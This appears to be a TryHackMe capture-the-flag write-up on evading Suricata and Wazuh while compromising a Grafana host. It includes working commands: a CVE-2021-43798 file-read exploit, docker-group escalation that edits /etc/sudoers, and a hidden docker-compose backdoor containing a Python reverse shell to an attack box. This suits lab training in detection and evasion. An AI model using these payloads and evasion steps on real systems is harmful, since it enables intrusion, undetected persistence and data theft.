Intrusion Detection Evasion Report

This report documents the process of compromising a target system while actively attempting to evade detection by both a Network-based Intrusion Detection System (NIDS) and a Host-based Intrusion Detection System (HIDS). The exercise was conducted within the "Intrusion Detection" room on the TryHackMe platform.


Task 1-3: Introduction to Intrusion Detection Systems

The primary objective was to understand how Intrusion Detection Systems (IDS) work and learn techniques to bypass them. The target environment was protected by two open-source IDS:

- **Suricata**: A Network-based IDS (NIDS) that monitors network packets for suspicious activity.
- **Wazuh**: A Host-based IDS (HIDS) that monitors on-device activity like log files, system calls, and file integrity.

A key challenge noted is that **end-to-end encryption** protocols like TLS/SSL significantly reduce the effectiveness of NIDS, as they cannot inspect the contents of encrypted packets.

After deploying the machine, an account was created on the CTF scoring dashboard at http://<MACHINE_IP>:8000 to monitor alerts generated during the engagement.



Task 4 & 5: Reconnaissance and Evasion

The initial phase involved scanning the target to identify open ports and services.

Initial Scans

A standard Nmap scan was performed to identify open ports.

Bash

```
nmap -sS 10.10.140.178
```


This revealed several open ports, including two web servers on ports **80/tcp** and **3000/tcp**.

A more aggressive web scanner, **Nikto**, was then used to probe the web service on port 3000.

Bash

```
nikto -p 3000 -h 10.10.140.178
```

This scan immediately revealed a /login path on the server. However, it also generated a very high number of IDS alerts.



Evasion Techniques

To reduce the digital noise, several evasion techniques were employed:


1. **Changing User-Agent**: Default tool user-agents (like Nmap or Nikto's) are easily flagged. A common browser user-agent was used to masquerade the scan traffic. A list of agents was found on "WhatIsMyBrowser".
2. **Scan Tuning**: Instead of a full scan, Nikto was tuned to only check for specific vulnerability classes (Interesting files, Misconfiguration, Information Disclosure) using the -T flag.

The refined Nikto command was:

```
Bash
```

```
nikto -p 3000 -T 1 2 3 -useragent "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36" -h 10.10.140.178
```

Interestingly, using Nikto's built-in evasion flags (-e) for URL encoding and casing *increased* the number of alerts. Modern IDS like Suricata are capable of detecting malformed requests, making these older techniques counterproductive.



Task 6 & 7: OSINT, Exploitation, and Rulesets

Open-Source Intelligence (OSINT)

Navigating to http://10.10.140.178:3000/login revealed a **Grafana** login page.

Using this information, a Google search for "Grafana exploits" quickly led to the discovery of **CVE-2021-43798**, a critical directory traversal vulnerability affecting Grafana versions 8.0.0-beta1 through 8.3.0. This vulnerability allows an unauthenticated attacker to read arbitrary files on the server. An existing exploit was found on GitHub.

OSINT techniques are powerful because they are passive and generate **zero IDS alerts**. An example of an advanced search query for OSINT is using Google dorks, like site:example.com filetype:pdf to find all PDF files on a specific domain.


Exploitation


The exploit script for CVE-2021-43798 was downloaded and executed to read the /etc/passwd file, confirming the vulnerability.


```
Bash

wget https://raw.githubusercontent.com/Jroo1053/GrafanaDirInclusion/master/exploit.py
chmod +x exploit.py

python3 exploit.py -u 10.10.140.178 -p 3000 -f /etc/passwd
```

The command successfully dumped the contents of the /etc/passwd file. Crucially, **this attack was not detected by either Suricata or Wazuh**, highlighting a gap in their default rulesets for this specific CVE.

By reading the Grafana database file, the password for the grafana-admin user was discovered to be **GraphingTheWorld32**.







Task 8-10: Host-Based Detection and Privilege Escalation


HIDS Analysis

With initial access as the grafana-admin user, the focus shifted to evading the Host-based IDS, Wazuh. Unlike a NIDS, a HIDS monitors actions performed *on* the host. Simple commands like sudo -l or checking the /etc/group file were flagged by Wazuh, whereas Suricata was blind to them.

Privilege Escalation

To find an escalation path, the **linPEAS** script was uploaded and executed. Wazuh immediately triggered a file integrity alert for the new script, but its severity was low.

The linPEAS script identified that the grafana-admin user was part of the **docker group**. This is a common misconfiguration that grants effective root privileges, as any



user in this group can run docker containers with the ability to mount the host's root filesystem.

The following command was used to spawn a privileged container with the host's root directory (/) mounted to /mnt inside the container:

```
Bash

docker run -it --entrypoint=/bin/bash -v /:/mnt/ ghcr.io/jroo1053/ctfscoreapache:master
```

From within this container, the host's /etc/sudoers file was modified to grant the grafana-admin user passwordless sudo access.

```
Bash

echo "grafana-admin ALL=(ALL) NOPASSWD: ALL" >> /mnt/etc/sudoers
```

This action was detected by Wazuh as a high-severity file integrity change, but by then, full root access was achieved.

Task 11: Establishing Persistence

The final step was to establish a persistent backdoor. Common methods like adding an SSH key to /root/.ssh/authorized_keys are easily detected by HIDS file integrity monitoring.

To find a stealthier method, the Wazuh configuration file at /var/ossec/etc/ossec.conf was analyzed. It was discovered that the directory /var/lib was **not** monitored. This provided an opportunity to create a malicious docker-compose file that would go undetected.

A new docker-compose.yml file was created to launch a container that establishes a reverse shell back to the attacker's machine. This method has several advantages:

- The file creation is not monitored by the HIDS.
- It uses an existing docker image already on the system.
- It initiates an outbound connection, so no new inbound ports are opened on the host, evading network inventory checks.

Docker Compose File (/var/lib/backdoor.yml):

YAML

```
---
version: "2.1"
services:
  backdoorservice:
    restart: always
    image: ghcr.io/jroo1053/ctfscore:master
    entrypoint: >
      python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
      s.connect(("<ATTACKBOX_IP>",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
      pty.spawn("/bin/sh")'
    volumes:
      - /:/mnt
    privileged: true
```

A listener was started on the attack box:

Bash


```
nc -lvnp 4242
```

And the backdoor was launched on the target machine:

Bash

```
docker-compose -f /var/lib/backdoor.yml up
```

This successfully established a persistent, privileged shell that was not flagged by the IDS.



Conclusion

This exercise successfully demonstrated a full system compromise, from initial reconnaissance to establishing persistence, while navigating the defenses of both network and host-based intrusion detection systems. The key takeaways are:

- **Evasion is a Trade-Off**: More aggressive scans yield more information but create more noise. Stealth requires patience and targeted probing.
- **IDS Have Blind Spots**: No IDS is perfect. Outdated rulesets, reliance on unencrypted traffic (for NIDS), and unmonitored directories (for HIDS) can be exploited.
- **Passive Recon is Key**: OSINT is an attacker's most powerful and undetectable tool for initial information gathering.
- **Understand the Defenses**: Analyzing the IDS configuration itself can reveal the quietest path to persistence.